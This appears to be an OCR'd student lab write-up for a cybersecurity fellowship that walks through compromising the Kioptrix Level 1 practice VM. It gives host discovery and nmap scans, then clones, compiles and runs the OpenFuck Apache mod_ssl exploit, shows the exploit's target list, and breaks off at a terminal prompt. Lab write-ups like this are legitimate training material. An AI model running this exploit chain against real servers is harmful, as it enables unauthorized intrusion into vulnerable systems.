
26 June,24

BYTEWISE FELLOWSHIP CYBERSECURITY

BY: SEERAT E MARRYUM


Kuptrix Exploit Level 1 (Apache)

1. Check Internet connectivity:**ping google.com**
2. List the current network interface: **ifconfig**



26 June,24


1. Command: **sudo netdiscover**



3. Ping the IP to see if it pings or not**: ping <target ip>**

4. If it pings then identify what devices are running on their networks, discover hosts and services, and detect open ports by **nmap** the ip**: nmap <target ip>**


26 June,24



5. Check state and versions of ports: **sudo nmap -sS -sV <target ip>**

6. Performs an IP protocol scan: **sudo nmap -sO <target ip>**

26 June,24



7. The original exploit can be found on Exploit-DB, but it is outdated. To get an updated version, clone the repository from GitHub: **git clone** https://github.com/heltonWernik/OpenFuck.git**.** This command will create a local copy of the "OpenFuck" repository from GitHub, which contains the latest version of the exploit code.


26 June,24

```
┌──(silentspectre㉿kali)-[~]
└─$ git clone https://github.com/heltonWernik/OpenFuck.git
Cloning into 'OpenFuck'...
remote: Enumerating objects: 26, done.
remote: Total 26 (delta 0), reused 0 (delta 0), pack-reused 26
Receiving objects: 100% (26/26), 14.14 KiB | 353.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
```

8. This command installs the necessary libraries that include the cryptographic functions needed for compiling the exploit.

   apt-get install libssl-dev


26 June,24



9. This command compiles the OpenFuck.c source file into an executable named OpenFuck, linking it with the OpenSSL crypto library (-lcrypto).

   gcc -o OpenFuck OpenFuck.c -lcrypto

26 June,24



10. execute the compiled OpenFuck binary.

./OpenFuck

26 June,24

```
/usr/include/openssl/rc4.h:35:28: note: declared here
   35 | OSSL_DEPRECATEDIN_3_0 void RC4_set_key(RC4_KEY *key, int len,
      |                            ^~~~~~~~~~

┌──(silentspectre㉿kali)-[~/OpenFuck]
└─$ ./OpenFuck

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)

  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0x05 - Conectiva 4 (apache-1.3.6)
        0x06 - Conectiva 4.1 (apache-1.3.9)
        0x07 - Conectiva 6 (apache-1.3.14)
        0x08 - Conectiva 7 (apache-1.3.12)
        0x09 - Conectiva 7 (apache-1.3.19)
        0x0a - Conectiva 7/8 (apache-1.3.26)
        0x0b - Conectiva 8 (apache-1.3.22)
        0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
```

11. Specify which service you want to exploit.

    ./OpenFuck 0x6a [Target IP] [Port] -c 40

26 June,24

```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home | KaliLinux | Kioptrix Level 1
1 2 3 4 14:36
@kioptrix:/tmp
File Actions Edit View Help
┌──(silentspectre㉿kali)-[~/OpenFuck]
